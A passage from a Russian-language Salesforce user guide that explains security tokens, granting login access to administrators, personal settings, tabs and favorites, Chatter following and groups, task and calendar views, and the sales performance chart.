Новый маркер безопасности отправляется пользователю по эл. почте при сбросе пароля. При необходимости маркер может быть сброшен отдельно.

- При входе рекомендуем добавить значение маркера безопасности в конец пароля (например, *МойПарольXXXXX*).

  Прим.: Если при входе в систему появляется сообщение об ошибке «Недопустимый пароль», попробуйте ввести только свой пароль. Такое сообщение об ошибке может появиться, если используется маркер безопасности для входа в систему с IP-адреса, который не входит в диапазон доверенных IP-адресов, установленный администратором.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

Приложение Connect for Office недоступно в: **Database.com**

Приложение Connect Offline доступно в: Salesforce Classic

Приложение Connect Offline доступно в: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Предоставление полномочий входа

Пользователь может предоставить полномочия входа администратору системы Salesforce или представителю службы поддержки, если необходима помощь в разрешении проблемы.

По умолчанию администраторы компании получают доступ к вашей учетной записи без каких-либо действий с вашей стороны. Если организация требует предоставления полномочий входа администраторам, то пользователи могут предоставлять доступ на определенный срок.

Из соображений безопасности доступ предоставляется на срок не более 1 года. На протяжении всего срока доступа администраторы или сотрудники службы поддержки могут использовать учетные данные пользователя для доступа к данным с целью устранения неполадок.

1. На странице личных параметров введите строку *«Полномочия входа»* в поле «Быстрый поиск» и предоставьте доступ ко входу.
2. Чтобы задать дату истечения срока действия, выберите нужное значение в раскрывающемся списке.
3. Нажмите кнопку **«Сохранить»**.

Если администратор, сотрудник службы поддержки или издатель изменяет параметры настройки посредством учетных данных пользователя, то изменения и имя пользователя регистрируются контрольным журналом настройки. Кроме того, некоторые организации регистрируют переходы, выполненные администратором от имени пользователя, для выполнения аудита.

Прим.: Если администратор ограничил доступ для определенных организаций службы поддержки, пользователь не может предоставлять доступ для этих организаций. Для ограничения доступа также можно использовать лицензии для пакетных приложений.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

Полномочия администратора могут быть предоставлены в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра контрольного журнала настройки:

- Просмотр настройки и конфигурации

Индивидуальная настройка работы системы Salesforce

Обновите свои персональные сведения, например адрес электронной почты. Смените свой пароль и контрольный вопрос. Если у вас есть полномочия администратора, вы также можете изменить свою организацию Salesforce.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: все версии.

Мои параметры: обновление персональных настроек

С помощью персональных настроек можно выстроить рабочий процесс в Salesforce под себя. Просмотрите или обновите свои персональные настройки, такие как пароль и контрольный вопрос, параметры электронной почты, организуйте свои вкладки и страницы.

Обновление страницы своего профиля

Чтобы внести изменения в свою контактную информацию, можно в любое время щелкнуть по своему имени или фотографии для профиля на странице своего профиля. Их могут просматривать все пользователи в вашей организации.

Настройка навигации

Измените свои средства навигации в Salesforce, чтобы работать более эффективно.

Обновление параметров Chatter и сообщества

Научитесь пользоваться Chatter и сообществами. Отслеживайте пользователей и записи или присоединитесь к группе по интересам.

Организация дня

Управляйте встречами, задачами и показателями продаж.

Систематизация данных

Как правило, данные Salesforce (например сведения об организации) хранятся в виде отдельных *записей* и систематизируются посредством объектов. Пользователи могут просматривать и обновлять записи, а также создавать отчеты на основе собственных данных.

Мои параметры: обновление персональных настроек

С помощью персональных настроек можно выстроить рабочий процесс в Salesforce под себя. Просмотрите или обновите свои персональные настройки, такие как пароль и контрольный вопрос, параметры электронной почты, организуйте свои вкладки и страницы.

Чтобы выполнить любую задачу, щелкните меню на левой боковой панели и выберите нужный пункт меню. Кроме того, страница личных параметров содержит быстрые ссылки на популярные инструменты и задачи раздела «Личные параметры».

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **все** версии, кроме **Database.com**

Доступ к личным параметрам в Salesforce Classic

При использовании Salesforce Classic личные параметры доступны в разделе «Личные параметры» или «Мои параметры».

Работа с личными параметрами в Lightning Experience

При использовании Lightning Experience личные параметры доступны посредством раздела «Личные параметры» или «Мои параметры».

Обновление персональных сведений

Обновление имени, номера телефона, электронной почты, адреса и рабочих сведений на странице «Персональные сведения» в меню «Мои настройки».

Редактирование параметров электронной почты

Редактируйте параметры исходящих сообщений электронной почты, чтобы определять возникающее имя и возможную подпись. Пользователь может также определять обратный адрес и соглашаться на автоматические отправление сообщений электронной почты о соответствии на свой обратный адрес.

Редактирование языковых и региональных параметров

Добавление, удаление и систематизация вкладок

В Salesforce Classic вкладки используются для просмотра, добавления и изменения информации в отношении объекта. Набор доступных вкладок определяется текущим приложением. Приложение может быть дополнено вкладками для часто используемых элементов.

Настройка страниц

Выберите связанные списки, отображающиеся на страницах сведений.

Настройка параметров типа записи

Чтобы автоматически вставлять в новые записи ваш стандартный тип, настройте соответствующий параметр. Если вы используете этот параметр, то запрос на выбор определенного типа записи выдаваться не будет.

Доступ к личным параметрам в Salesforce Classic

При использовании Salesforce Classic личные параметры доступны в разделе «Личные параметры» или «Мои параметры».

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **все** версии, кроме **Database.com**.

1. Щелкните стрелку напротив собственного имени вверху любой страницы Salesforce.

   В зависимости от параметров пользовательского интерфейса, заданных в организации, меню содержит пункт **«Настройка»** или **«Мои параметры»**.

2. Выберите пункт меню **«Настройка»** или **«Мои параметры»**.
3. Выполните одно из указанных ниже действий.
   - Чтобы выбрать нужный пункт меню **«Настройка»**, разверните соответствующее подменю на левой боковой панели страницы.
   - Чтобы выбрать нужный пункт меню **«Мои параметры»**, разверните соответствующее подменю на левой боковой панели страницы.

Совет: Чтобы быстро найти нужную страницу, введите первые символы ее имени в поле **«Быстрый поиск»**. По мере ввода отображаются страницы, соответствующие заданному критерию поиска. Например, чтобы найти страницу «Личные сведения», введите строку *«личн»* в поле **«Быстрый поиск»**.

Работа с личными параметрами в Lightning Experience

При использовании Lightning Experience личные параметры доступны посредством раздела «Личные параметры» или «Мои параметры».

ВЕРСИИ

Доступно в версиях: Lightning Experience.

Доступно в версиях: **все** версии, кроме **Database.com**.

1. Щелкните собственное изображение вверху любой страницы Salesforce.
2. Щелкните **«Параметры»**.
3. Чтобы выбрать нужный пункт меню, разверните соответствующее подменю на левой боковой панели страницы.

Совет: Чтобы быстро найти нужную страницу, введите первые символы ее имени в поле **«Быстрый поиск»**. По мере ввода отображаются страницы, соответствующие заданному критерию поиска. Например, чтобы найти страницу «Личные сведения», введите строку *«личн»* в поле **«Быстрый поиск»**.

Прим.: Если отображается сообщение об отсутствии прав доступа при открытии персональных настроек, попросите своего администратора Salesforce включить опцию «Улучшенный пользовательский интерфейс меню настройки». Если вы являетесь администратором, введите строку *«Пользовательский интерфейс»* в поле «Быстрый поиск» и выберите пункт **«Пользовательский интерфейс»**. Выберите **Улучшенный пользовательский интерфейс меню настроек** и нажмите **Сохранить**.

Обновление персональных сведений

Обновление имени, номера телефона, электронной почты, адреса и рабочих сведений на странице «Персональные сведения» в меню «Мои настройки».

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступность параметров настройки зависит от используемой версии Salesforce.

1. На странице личных параметров введите строку *«Личные»* в поле «Быстрый поиск» и выберите пункт **«Личные сведения»**.
2. Введите строку *«Личные сведения»* в поле «Быстрый поиск» и выберите пункт **«Личные сведения»**.
3. Чтобы внести изменения, нажмите кнопку **«Правка»**.

   Подтверждение об изменении адреса эл. почты отправляется на новый адрес. Щелкните ссылку в полученном сообщении, чтобы применить новый адрес. Данный процесс позволяет обеспечить безопасность системы.
4. Сохраните внесенные изменения.

Редактирование параметров электронной почты

Редактируйте параметры исходящих сообщений электронной почты, чтобы определять возникающее имя и возможную подпись. Пользователь может также определять обратный адрес и соглашаться на автоматические отправление сообщений электронной почты о соответствии на свой обратный адрес.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии, кроме **Database.com Edition**.

1. Введите строку *«Мои параметры эл. почты»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Мои параметры эл. почты»**.
2. Внесите необходимые изменения.

   Прим.: В версиях Personal Edition и Developer Edition девиз Salesforce добавляется под личной подписью пользователя во всех исходящих сообщениях эл. почты.

Редактирование языковых и региональных параметров

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **все** версии, кроме **Database.com**

1. В разделе личных параметров войдите в раздел *«Часовой пояс»* в поле «Быстрый поиск», затем выберите **«Язык и часовой пояс»**. Нет результатов? Введите строку *«Личные сведения»* в поле «Быстрый поиск» и выберите пункт **«Личные сведения»**.
2. Настройте перечисленные ниже параметры.
   - Выберите основной часовой пояс в раскрывающемся списке «Часовой пояс».
   - Выберите страну или географический регион в раскрывающемся списке «Регион».
   - Выберите основной язык в раскрывающемся списке «Язык». Выбранный язык используется для отображения всего текста и интерактивной справки.
   - Выберите кодировку для сообщений эл. почты, отправляемых из системы Salesforce, в раскрывающемся списке «Кодировка эл. почты».
3. Нажмите кнопку **«Сохранить»**.

Добавление, удаление и систематизация вкладок

В Salesforce Classic вкладки используются для просмотра, добавления и изменения информации в отношении объекта. Набор доступных вкладок определяется текущим приложением. Приложение может быть дополнено вкладками для часто используемых элементов.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **все** версии, кроме **Database.com**

1. Щелкните значок плюса ( ) справа от текущих вкладок.
   При этом откроется страница «Все вкладки». По умолчанию данная страница содержит все вкладки, доступные для просмотра или добавления.
2. Чтобы просмотреть список вкладок для отдельного приложения, выберите нужное приложение в раскрывающемся списке «Просмотр».
3. Нажмите кнопку **«Настройка моих вкладок»**.
4. Выберите в раскрывающемся списке «Настраиваемое приложение» то приложение, в котором должна появиться вкладка.
   Например, чтобы добавить вкладку «Идеи» только в приложение Marketing, выберите значение `Marketing`.
5. Для добавления или удаления вкладок и изменения порядка их расположения служат кнопки «Добавить», «Удалить» и стрелки вверх и вниз.
6. Нажмите кнопку **«Сохранить»**.
7. Чтобы просмотреть вкладку, добавленную в редкоиспользуемое приложение, откройте соответствующее приложение.

Настройка страниц

Выберите связанные списки, отображающиеся на страницах сведений.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **все** версии, кроме **Database.com**

1. Введите строку *«Настройка моих...»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Настройка моих страниц»**. Нет результатов? введите строку *«Отображение»* в поле «Быстрый поиск» и выберите пункт **«Изменить мое отображение»**.

   Выберите снимок панели мониторинга, который должен отображаться на вкладке «Начальная страница». Ссылка для настройки вкладки «Начальная страница» отображается только после добавления панели мониторинга в макет начальной страницы.

   Выберите связанные списки, которые должны отображаться на страницах сведений всех других вкладок.

   - Чтобы добавить или удалить связанный список, выберите нужный связанный список и нажмите кнопку **«Добавить»** или **«Удалить»**.

     Прим.: Изменение макета страницы для отдельной вкладки может инициировать изменение данного параметра.

   - Чтобы изменить порядок отображения связанных списков, выберите нужный связанный список в поле «Список выбранных» и нажмите кнопку **«Вверх»** или **«Вниз»**.

2. Сохраните внесенные изменения.

Настройка параметров типа записи

Чтобы автоматически вставлять в новые записи ваш стандартный тип, настройте соответствующий параметр. Если вы используете этот параметр, то запрос на выбор определенного типа записи выдаваться не будет.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

1. На странице личных настроек введите строку *«Тип записи»* в поле «Быстрый поиск» и выберите **«Задать стандартные типы записей»** или **«Выбор типа записи»** в зависимости от того, какой заголовок будет выведен.

   Если параметр «Выбор типа записи» недоступен, это значит что ваша организация не использует типы записей или недоступны записи с несколькими типами.

2. Выберите тип данных, чтобы задать его как используемый по умолчанию при создании такого типа записи. В ином случае оставьте флажок неустановленным.

   Если ваша организация использует организации-лица и установлен флажок Организация, будет автоматически выбран тип записи по умолчанию для всех типов организаций. Нельзя разделить тип записи по умолчанию для организаций-компаний и организаций-лиц. Рекомендуем пропустить данный флажок при использовании обоих типов организаций.

3. Нажмите кнопку **«Сохранить»**.

Обновление страницы своего профиля

Чтобы внести изменения в свою контактную информацию, можно в любое время щелкнуть по своему имени или фотографии для профиля на странице своего профиля. Их могут просматривать все пользователи в вашей организации.

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager** и **Developer Edition**.

Можно изменить все данные, кроме поля «Менеджер». Его может изменить только администратор Salesforce.

Настройка навигации

Измените свои средства навигации в Salesforce, чтобы работать более эффективно.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **все** версии, кроме **Database.com Edition**.

Создание ярлыков к часто используемым вами страницам Salesforce с помощью списка избранного

Избранные элементы дают быстрый доступ к важным записям, спискам, группам и другим часто используемым страницам в Salesforce.

Моменты, касающиеся избранных элементов

Помните о следующем при работе с избранными элементами.

Настройка вкладок

Выберите вкладки, отображаемые при входе, или вкладки, отображаемые в каждом используемом приложении.

Создание ярлыков к часто используемым вами страницам Salesforce с помощью списка избранного

Избранные элементы дают быстрый доступ к важным записям, спискам, группам и другим часто используемым страницам в Salesforce.

1. Щелкните по звездочке в заголовке Lightning Experience, чтобы добавить текущую страницу — например, все открытые интересы — в ваш список избранного.

   Подсвеченная звездочка означает, что вы находитесь в избранной странице. Удалите закладку, щелкнув по подсвеченной звездочке.

2. Щелкните по раскрывающемуся списку рядом со звездочкой, чтобы открыть свой список избранного и поработать с ним.

   Для каждого избранного элемента отображается его название, тип записи и название приложения (если элемент не находится в текущем приложении). При открытии избранного элемента в другой программе вы переключитесь на данное приложение.

ВЕРСИИ

Доступно в версиях: Lightning Experience.

Доступно в версиях: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**

СМ. ТАКЖЕ:

Моменты, касающиеся избранных элементов

Моменты, касающиеся избранных элементов

Помните о следующем при работе с избранными элементами.

- У вас может быть до 200 избранных элементов с поддержкой следующих типов содержимого.
  - Начальная страница записи для стандартных и пользовательских объектов (включая переопределения Visualforce для таких представлений записей)
  - Списки
  - Панели мониторинга
  - Отчеты
  - Группы Chatter

  Прим.: Представления списков на вкладках «Отчеты», «Панели мониторинга», «Файлы», «Задачи» и «Примечания» нельзя добавлять в избранное. Также нельзя добавлять в избранное переопределения Visualforce представлений списков и отдельные сообщения Chatter.
- Нельзя добавлять в избранное элементы в консольных приложениях и на страницах настройки, но доступ к избранному из этих областей получить можно.
- Только отдельные пользователи могут управлять списком избранного. Администраторы Salesforce не могут его редактировать или назначать общий доступ к нему.

ВЕРСИИ

Доступно в версиях: Lightning Experience.

Доступно в версиях: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**

СМ. ТАКЖЕ:

Создание ярлыков к часто используемым вами страницам Salesforce с помощью списка избранного

Настройка вкладок

Выберите вкладки, отображаемые при входе, или вкладки, отображаемые в каждом используемом приложении.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **все** версии, кроме **Database.com**

1. На странице личных параметров введите строку *«Настройка моих...»* в поле «Быстрый поиск» и выберите пункт **«Настройка моих вкладок»**. Нет результатов? введите строку *«Отображение»* в поле «Быстрый поиск» и выберите пункт **«Изменить мое отображение»**.
2. Выберите нужное приложение в раскрывающемся списке «Настраиваемое приложение».
   По умолчанию отображаются вкладки выбранного настраиваемого приложения, заданные для текущего профиля.

   Прим.: Изменение стандартной целевой вкладки может инициировать изменение первой вкладки, отображаемой при выборе приложения.
3. При необходимости добавьте каждую нужную вкладку и измените порядок отображения выбранных вкладок.
4. Сохраните внесенные изменения.

Обновление параметров Chatter и сообщества

Научитесь пользоваться Chatter и сообществами. Отслеживайте пользователей и записи или присоединитесь к группе по интересам.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **все** версии, кроме **Database.com**

Изменение фотографии в профиле пользователя или группы

Пользователь может загрузить собственную фотографию в свой профиль или фотографию для группы Chatter, которой он управляет или за которую несет ответственность.

Отслеживание пользователей

Функция отслеживания пользователей позволяет просматривать обновления в ленте Chatter, включая сообщения, комментарии и предпочтения.

Отслеживание записей

Функция отслеживания записей позволяет просматривать обновления в ленте Chatter, включая изменения полей, сообщения, задачи и комментарии к записям.

Присоединение или выход из состава группы

Пользователи могут присоединяться к группам, чтобы вести работу над проектами и общими сферами интересов вместе с другими участниками. Это также позволяет предоставлять участникам группы общий доступ к файлам и данным проекта.

Обновление электронных уведомлений в Chatter

Пользователи могут настраивать электронные уведомления о действиях в сети Chatter. Например, можно отменить уведомления об отслеживании другими пользователями или отметках «Нравится».

Изменение фотографии в профиле пользователя или группы

Пользователь может загрузить собственную фотографию в свой профиль или фотографию для группы Chatter, которой он управляет или за которую несет ответственность.

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager** и **Developer Edition**.

1. Перейдите на страницу профиля или группы.
2. Наведите курсор на фотографию и выберите параметр **«Добавить фотографию»** или **«Обновить»**.
3. Найдите фотографию, которую следует загрузить, и откройте файл. Допустимые форматы файла: JPG, GIF или PNG. Размер файла не должен превышать 8 Мб.
4. Создайте миниатюру для изображения, перетащив пунктирные линии на фотографию.

   При загрузке фотографии для собственного профиля и участии в сообществах установите флажок «Показывать в сообществах с общедоступными страницами». Данный параметр позволяет показывать фотографию пользователям-гостям, просматривающим общедоступные сайты или страницы, которые не требуют входа.
5. Сохраните внесенные изменения.


Отслеживание пользователей

Функция отслеживания пользователей позволяет просматривать обновления в ленте Chatter, включая сообщения, комментарии и предпочтения.

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager** и **Developer Edition**.

Для отслеживания участника щелкните ссылку **«Отслеживать»** на странице профиля участника. Если на кнопке **«Отслеживать»** имеется значок +, у вас больше возможностей. Нажмите кнопку, чтобы увидеть возможности отслеживания пользователя и добавления его в новый или существующий поток. Для отслеживания пользователя из меню щелкните **«Что я отслеживаю»**.



Прим.: В Lightning Experience потоки можно найти на начальной странице Chatter.

Сообщения, комментарии и предпочтения пользователей, добавленных для отслеживания, отображаются в ленте Chatter. Разрешается отслеживать не более 500 людей, тем и записей. Чтобы просмотреть количество отслеживаемых элементов, воспользуйтесь списком «Отслеживание» в профиле.

Чтобы прекратить отслеживать пользователя, нажмите значок ×. Обновления, публикуемые пользователем, который больше не отслеживается, не будут отображаться в ленте Chatter.

СМ. ТАКЖЕ:

Создание потока из профиля или сведений о записи

Отслеживание записей

Функция отслеживания записей позволяет просматривать обновления в ленте Chatter, включая изменения полей, сообщения, задачи и комментарии к записям.

Доступно в версиях: Salesforce Classic и Lightning Experience
Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager** и **Developer Edition**.


ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра записи:

- Чтение для записи

Изменения полей, отображаемые в ленте, определяются полями, настроенными администратором для функции отслеживания ленты. Обновления зашифрованных настраиваемых полей не отображаются в лентах.

Для отслеживания записи щелкните ссылку **«Отслеживать»** на странице записи. Если на кнопке **«Отслеживать»** имеется значок +, у вас больше возможностей. Нажмите кнопку, чтобы увидеть возможности отслеживания записи и добавления ее в новый или существующий поток. Для отслеживания записи из меню щелкните **«Что я отслеживаю»**.



Прим.: В Lightning Experience потоки можно найти на начальной странице Chatter.

Обновления для отслеживаемой записи отображаются в ленте. Разрешается отслеживать не более 500 людей, тем и записей. Чтобы просмотреть количество отслеживаемых элементов, воспользуйтесь списком «Отслеживание» в профиле.

Чтобы включить функцию автоматического отслеживания созданных записей, соответствующим образом настройте личные параметры. Введите строку *«Мои ленты»* в поле «Быстрый поиск» в меню «Настройка», выберите пункт **«Мои ленты»** и установите флажок в поле **«Автоматически отслеживать созданные записи»**. Обратите внимание, что созданные события, задачи и панели мониторинга не подлежат автоматическому отслеживанию.

Чтобы отменить отслеживание темы, щелкните × на странице записи. Обновления, публикуемые для записи, отслеживание которой отменено, не отображаются в ленте Chatter.

СМ. ТАКЖЕ:

Создание потока из профиля или сведений о записи

Присоединение или выход из состава группы

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager** и **Developer Edition**.

Пользователи могут присоединяться к группам, чтобы вести работу над проектами и общими сферами интересов вместе с другими участниками. Это также позволяет предоставлять участникам группы общий доступ к файлам и данным проекта.

1. Перейдите на страницу со сведениями о группе.
2. Для присоединения к общедоступной группе нажмите ссылку **«Присоединиться»** или **«Присоединиться к группе»**. Для присоединения к личной группе нажмите ссылку **«Запрос на присоединение»**. Запрос будет отправлен ответственному или менеджеру группы, имеющему право принимать или отклонять запросы.

Пользователь может быть участником не более 300 групп. Данное ограничение охватывает все группы Chatter, кроме архивных. Например, пользователь, являющийся участником 300 групп (включая 10 архивных), может стать участником только 10 дополнительных групп.

Для того чтобы выйти из состава группы или отозвать запрос на присоединение к личной группе, перейдите на страницу сведений о группе и нажмите значок × или ссылку **«Выйти из группы»**. Если таких вариантов нет, попросите своего администратора Salesforece изменить макет страницы.

Обновление электронных уведомлений в Chatter

Пользователи могут настраивать электронные уведомления о действиях в сети Chatter. Например, можно отменить уведомления об отслеживании другими пользователями или отметках «Нравится».

Доступно в версиях: Salesforce Classic и Lightning Experience.
Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager** и **Developer Edition**.

1. Выберите пункт меню **«Настройка»** или **«Мои параметры»**.
2. Щелкните **«Chatter»**.
3. Щелкните **«Сообщения эл. почты»**.
4. Установите настройки.
5. Сохраните внесенные изменения.

Организация дня

Управляйте встречами, задачами и показателями продаж.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: все версии.

Планирование и отслеживание задач и событий

Просматривайте, создавайте и редактируйте задачи непосредственно на начальной странице Salesforce Classic. Если установлено приложение Salesforce for Outlook, можно синхронизировать элементы Outlook с системой Salesforce и они будут отображаться в разделах «Мои задачи» и «Календарь».

Отслеживание показателей продаж

Рекомендуем использовать компонент «Диаграмма производительности» на начальной странице Lightning Experience для отслеживания производительности продаж пользователя или производительности группы сбыта относительно настраиваемого запланированного показателя продаж.

Просмотр важных обновлений с помощью компонента «Ассистент»

Используйте компонент «Ассистент» на начальной странице Lightning Experience для просмотра наиболее важных обновлений в течение дня.

Планирование и отслеживание задач и событий

Просматривайте, создавайте и редактируйте задачи непосредственно на начальной странице Salesforce Classic. Если установлено приложение Salesforce for Outlook, можно синхронизировать элементы Outlook с системой Salesforce и они будут отображаться в разделах «Мои задачи» и «Календарь».

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **все** версии, кроме **Database.com**

Ниже перечислены действия, доступные в разделе «Мои задачи».

- Создание задач
- Просмотрите и отфильтруйте список назначенных задач. В списке отображается до 15 задач. Чтобы просмотреть все задачи, нажмите **«Подробнее»**.

обозначает задачи, являющиеся частью последовательности.

- Назначьте неопределенные сообщения эл. почты связанным записям. Чтобы просмотреть все неназначенные сообщения эл. почты, щелкните **«Мои неопределенные элементы»**.

Ниже перечислены действия, доступные в разделе «Календарь».

- Создание событий и запросов на проведение встреч
- Просмотрите список событий, запланированных на следующие семь дней.

  На вкладке отображается до 50 событий в день. определяет события, представляющие часть последовательности, определяет события с участием приглашенных.

  На вложенной вкладке «Запрошенные конференции» отображаются запрошенные, но не подтвержденные встречи. На вкладке отображается не более 100 запрошенных конференций.

СМ. ТАКЖЕ:

Задачи

События и календари

Отслеживание показателей продаж

ВЕРСИИ


Доступно в версиях: Lightning Experience.

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Рекомендуем использовать компонент «Диаграмма производительности» на начальной странице Lightning Experience для отслеживания производительности продаж пользователя или производительности группы сбыта относительно настраиваемого запланированного показателя продаж.

Диаграмма производительности отображает данные на основе возможностей группы сбыта при наличии связанной рабочей группы. В противном случае, диаграмма отображает собственные возможности. Диаграмма отображает только возможности за текущий квартал, являющиеся закрытыми или открытыми с вероятностью более 70%.

- «Закрыто»: сумма закрытых возможностей.
- «Открыто (>70%)»: сумма открытых возможностей с вероятностью более 70%. Синей линией в диаграмме отображается общее количество закрытых возможностей и открытых возможностей с вероятностью более 70%.
- «Цель»: настраиваемый запланированный показатель продаж для квартала. Данное поле характерно только для диаграммы производительности и не влияет на планы продаж для прогнозов или цели любого другого типа. Чтобы задать цель, щелкните значок .

